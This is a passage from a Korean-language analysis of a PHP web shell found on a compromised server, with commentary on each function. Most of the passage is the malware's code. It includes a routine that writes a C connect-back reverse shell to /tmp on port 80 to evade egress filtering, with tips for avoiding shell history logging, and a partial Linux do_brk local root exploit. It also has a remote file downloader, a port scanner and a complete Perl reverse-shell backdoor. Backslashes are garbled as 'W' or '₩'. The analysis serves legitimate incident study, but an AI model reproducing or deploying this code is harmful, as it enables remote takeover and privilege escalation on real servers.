            echo "<font color=red>$file1 - $file2 - $file </font><br>";
          }
        }
      }
      echo "</TD>";
      echo "</TR>";
      echo "</TABLE>";
    }
  }

?>
<?php
```

Shell 변수에 Write 인자 값이 전달 되었을 경우 File system에 Connect Back Shell을 생성한다. 리모트 백도어 코드를 직접 입력하여 컴파일 대기 상태에 놓음으로써 추가적인 외부로 부터의 접근 없이 하나의 악성코드내에서 모든 일을 처리 할 수 있도록 되어 있다.

```
  if ($shell == "write") {
    $shell = "#include <stdio.h>Wn" .
             "#include <sys/socket.h>Wn" .
             "#include <netinet/in.h>Wn" .
             "#include <arpa/inet.h>Wn" .
             "#include <netdb.h>Wn" .
```

```
"int main(int argc, char **argv) {Wn" .
"  char *host;Wn" .
```

Outbound 정책을 피하기 위해 Connect back의 경우 80 포트를 이용한다.

또한 특징으로서 외부로 Reverse telnet으로 연결 되었을 경우 운영자가 HTTP 데몬을 중지 시킨 경우에도 80포트가 오픈되어 있는 것을 볼 수 있다. 이 것은 원격에서 연결을 설정하고 데이터 전송이 이루어 지고 있다는 이야기가 된다.

```
"  int port = 80;Wn" .
   … 내용 생략
"  char msg[ ] = W"Welcome to Sidewinder Connect Back ShellWWnWWnW"Wn" .
"                              W"Issue WWW"export TERM=xterm; exec bash -
iWWW"WWnW"Wn" .
"                W"For More Reliable Shell.WWnW"Wn" .
"                W"Issue WWW"unset HISTFILE; unset SAVEHISTWWW"WWnW"Wn" .
"                W"For Not Getting Logged.WWn(;WWnWWnW";Wn" .
"  printf(W"Data ChaOs Connect Back BackdoorWWnWWnW");Wn" .
"  if (argc < 2 || argc > 3) {Wn" .
"    printf(W"Usage: %s [Host] <port>WWnW", argv[0]);Wn" .
"    return 1;Wn" .
"  }Wn" .
"  printf(W"[*] Dumping ArgumentsWWnW");Wn" .
"  l = strlen(argv[1]);Wn" .
"  if (l <= 0) {Wn" .
"    printf(W"[-] Invalid Host NameWWnW");Wn" .
"    return 1;Wn" .
"  }Wn" .
"  if (!(host = (char *) malloc(l))) {Wn" .
"    printf(W"[-] Unable to Allocate MemoryWWnW");Wn" .
"    return 1;Wn" .
"  }Wn" .
"  strncpy(host, argv[1], l);Wn" .
"  if (argc == 3) {Wn" .
"    port = atoi(argv[2]);Wn" .
"    if (port <= 0 || port > 65535) {Wn" .
"      printf(W"[-] Invalid Port NumberWWnW");Wn" .
"      return 1;Wn" .
"    }Wn" .
```

```
"  }Wn" .
"  printf(W"[*] Resolving Host NameWWnW");Wn" .
"  he = gethostbyname(host);Wn" .
"  if (he) {Wn" .
"    memcpy(&ia.s_addr, he->h_addr, 4);Wn" .
"  } else if ((ia.s_addr = inet_addr(host)) == INADDR_ANY) {Wn" .
"    printf(W"[-] Unable to Resolve: %sWWnW", host);Wn" .
"    return 1;Wn" .
"  }Wn" .
"  sin.sin_family = PF_INET;Wn" .
"  sin.sin_addr.s_addr = ia.s_addr;Wn" .
"  sin.sin_port = htons(port);Wn" .
"  printf(W"[*] Connecting...WWnW");Wn" .
"  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {Wn" .
"    printf(W"[-] Socket ErrorWWnW");Wn" .
"    return 1;Wn" .
"  }Wn" .
"  if (connect(sock, (struct sockaddr *)&sin, sizeof(sin)) != 0) {Wn" .
"    printf(W"[-] Unable to ConnectWWnW");Wn" .
"    return 1;Wn" .
"  }Wn" .
"  printf(W"[*] Spawning ShellWWnW");Wn" .
"  f = fork( );Wn" .
"  if (f < 0) {Wn" .
"    printf(W"[-] Unable to ForkWWnW");Wn" .
"    return 1;Wn" .
"  } else if (!f) {Wn" .
"    write(sock, msg, sizeof(msg));Wn" .
"    dup2(sock, 0);Wn" .
"    dup2(sock, 1);Wn" .
"    dup2(sock, 2);Wn" .
"    execl(W"/bin/shW", W"shellW", NULL);Wn" .
"    close(sock);Wn" .
"    return 0;Wn" .
"  }Wn" .
"  printf(W"[*] DetachedWWnWWnW");Wn" .
```

```
            "  return 0;₩n" .
            "}₩n";
```

기본적인 연결 코드 이므로 별다른 기능의 제한없이 그대로 두었다. Dc-connectback.c 파일을 /tmp에 생성한 상태이므로 컴파일의 경우는 웹 쉘에서 실행 시킬 수 있다.

```
    $fp = fopen("/tmp/dc-connectback.c", "w");
    $ok = fwrite($fp, $shell);

    if (!empty($ok)) {
      echo "<DIV STYLE=W"font-family: verdana; font-size: 15px;W">[*] Connect Back Shell Was Successfuly Copied</DIV>";
    } else {
      echo "<DIV STYLE=W"font-family: verdana; font-size: 15px;W">[-] An Error Has Ocurred While Copying Shell</DIV>";
    }
  }
```

Shell에 대해 write 인자를 넣었을 경우 리버스 텔넷 코드를 입력 했다면 Kernel 인자에 write 값을 넣을 경우는 Local root exploit을 내부 파일 시스템에 생성하도록 한다.
여기에서 생성하는 exploit은 Linux kernel do_brk vma overflow local root exploit 이며 2003년 5월경에 발표된 root 권한 획득 exploit이 이용되고 있었다. 그러나 최근에 발견된 다양한 root 권한 획득의 exploit이 사용될 가능성도 매우 높다고 할 수 있고 매우 손쉬운 방법으로 사용되므로 악용의 소지가 매우 높다고 판단한다.

```
  if ($kernel == "write") {
    $kernel = "/*₩n" .
              " * hatorihanzo.c₩n" .
              " * Linux kernel do_brk vma overflow exploit.₩n" .
              " *₩n" .
              " * The bug was found by Paul (lhaQueR) Starzetz <paul@isec.pl>₩n" .
              " *₩n" .
              ...
```

생략

```
                                                    ...
              "#define MAGIC                 0xdefaced /* I should've patented this number -cliph */₩n" .
                                ...
              "/* configuration */₩n" .
```

```
"unsigned     task_size;Wn" .
"unsigned     page;Wn" .
"uid_t        uid;Wn" .
"unsigned     address;Wn" .
"int dontexit = 0;Wn" .
"void fatal(char * msg)Wn" .

"       struct sigaction sa;Wn" .
"       sa.sa_sigaction = sigsegv;Wn" .
"       sa.sa_flags = SA_SIGINFO | SA_NOMASK;Wn" .
"       sigemptyset(&sa.sa_mask);Wn" .
"       sigaction(SIGSEGV, &sa, NULL);Wn" .
"}Wn" .
"int testaddr(unsigned addr)Wn" .
"{Wn" .
"       int val;Wn" .
"       val = setjmp(jmp);Wn" .
...
"       return val;Wn" .
"}Wn" .
"#define map_pages (((TOP_ADDR - task_size) + PAGE_SIZE - 1) / PAGE_SIZE)Wn" .
"#define map_size (map_pages + 8*sizeof(unsigned) - 1) / (8*sizeof(unsigned))Wn" .
"#define next(u, b) do { if ((b = 2*b) == 0) { b = 1; u++; } } while(0)Wn" .
```

공격 코드의 대부분은 위에서 언급한 exploit을 찾게 되면 충분히 나오는 항목이므로 참고를 하기 바란다. http://www.k-otik.com/exploits/12.05.hatorihanzo.c.php

/tmp/xpl_brk.c 로 쓰기를 수행한다.

```
    $fp = fopen("/tmp/xpl_brk.c", "w");
    $ok = fwrite($fp, $kernel);

    if (!empty($ok)) {
      echo "<DIV STYLE=W"font-family: verdana; font-size: 15px;W">[*] Linux Local Kernel Exploit Was Successfuly Copied</DIV>";
```

```
    } else {
      echo "<DIV STYLE=W"font-family: verdana; font-size: 15px;W">[-] An Error Has
Ocurred While Copying Kernel Exploit</DIV>";
    }
  }

?>
</CENTER>
<pre><font face="Tahoma" size="2">
<?php

// Function to Visualize Source Code files
if ($see != "") {
  $fp = fopen($see, "r");
  $read = fread($fp, 30000);
  echo "============== $see ================<br>";
  echo "<textarea name=textarea cols=80 rows=15>";
  echo "$read";
  Echo "</textarea>";
}

// Function to Dowload Local Xploite Binary COde or Source Code

if ($dx != "") {
  $fp = @fopen("$hostxpl",r);
  $fp2 = @fopen("$storage","w");
  fwrite($fp2, "");
  $fp1 = @fopen("$storage","a+");
  for (;;) {
    $read = @fread($fp, 4096);
    if (empty($read)) break;
    $ok = fwrite($fp1, $read);

    if (empty($ok)) {
      echo "<DIV STYLE=W"font-family: verdana; font-size: 15px;W">[-] An Error Has
Ocurred While Uploading File</DIV>";
```

```
      break;
    }
  }

  if (!empty($ok)) {
    echo  "<DIV  STYLE=W"font-family:  verdana;  font-size:  15px;W">[*]  File  Was
Successfuly Uploaded</DIV>";
  }
}

flush( );

// Function to visulize Format Color Source Code PHP

if ($sfc != "") {
  $showcode = show_source("$sfc");
  echo "<font size=4> $showcode </font>";
}

// Function to Visualize all infomation files
if ($fileinfo != "") {
  $infofile = stat("$fileanalize");
  while (list($info, $value) = each ($infofile)) {
    echo" Info: $info  Value: $value <br>";
  }
}

// Function to send fake mail
if ($fake == 1) {
                ...
}

if($send == 1) {
        ...
}
```

```
Banner grabbing 을 포함한 기본 포트 스캔 . 재공격을 위한 스캔 옵션
if ($portscan != "") {
  $port = array ("21","22","23","25","110",);
  $values = count($port);
  for ($cont=0; $cont < $values; $cont++) {
    @$sock[$cont] = Fsockopen($SERVER_NAME, $port[$cont], $oi, $oi2, 1);
    $service = Getservbyport($port[$cont],"tcp");
    @$get = fgets($sock[$cont]);
    echo "<br>Port: $port[$cont] - Service: $service<br><br>";
    echo "<br>Banner: $get <br><br>";
    flush();
  }
}

?>
</font></pre>
```

Reverse Backdoor

XX.pl.htm 의 내용

```
일반적인 Perl에서 연결 설정이므로 별다른 주석처리 없이 공개.
그러나 그 외의 파일들은 공개하기 어려움
#!/usr/bin/perl
use Socket;
print "Data Cha0s Connect Back Backdoor₩n₩n";
if (!$ARGV[0]) {
   printf "Usage: $0 [Host] <port>₩n";
   exit(1);
}
print "[*] Dumping Arguments₩n";
$host = $ARGV[0];
$port = 80;
if ($ARGV[1]) {
   $port = $ARGV[1];
```

```
}
print "[*] Connecting...₩n";
$proto = getprotobyname('tcp') || die("Unknown Protocol₩n");
socket(SERVER, PF_INET, SOCK_STREAM, $proto) || die ("Socket Error₩n");
my $target = inet_aton($host);
if (!connect(SERVER, pack "SnA4x8", 2, $port, $target)) {
   die("Unable to Connect₩n");
}
print "[*] Spawning Shell₩n";
if (!fork( )) {
   open(STDIN,"&gt;&amp;SERVER");
   open(STDOUT,"&gt;&amp;SERVER");
   open(STDERR,"&gt;&amp;SERVER");
   exec {'/bin/sh'} '-bash' . "₩0" x 4;
   exit(0);
}
print "[*] Datached₩n₩n";
```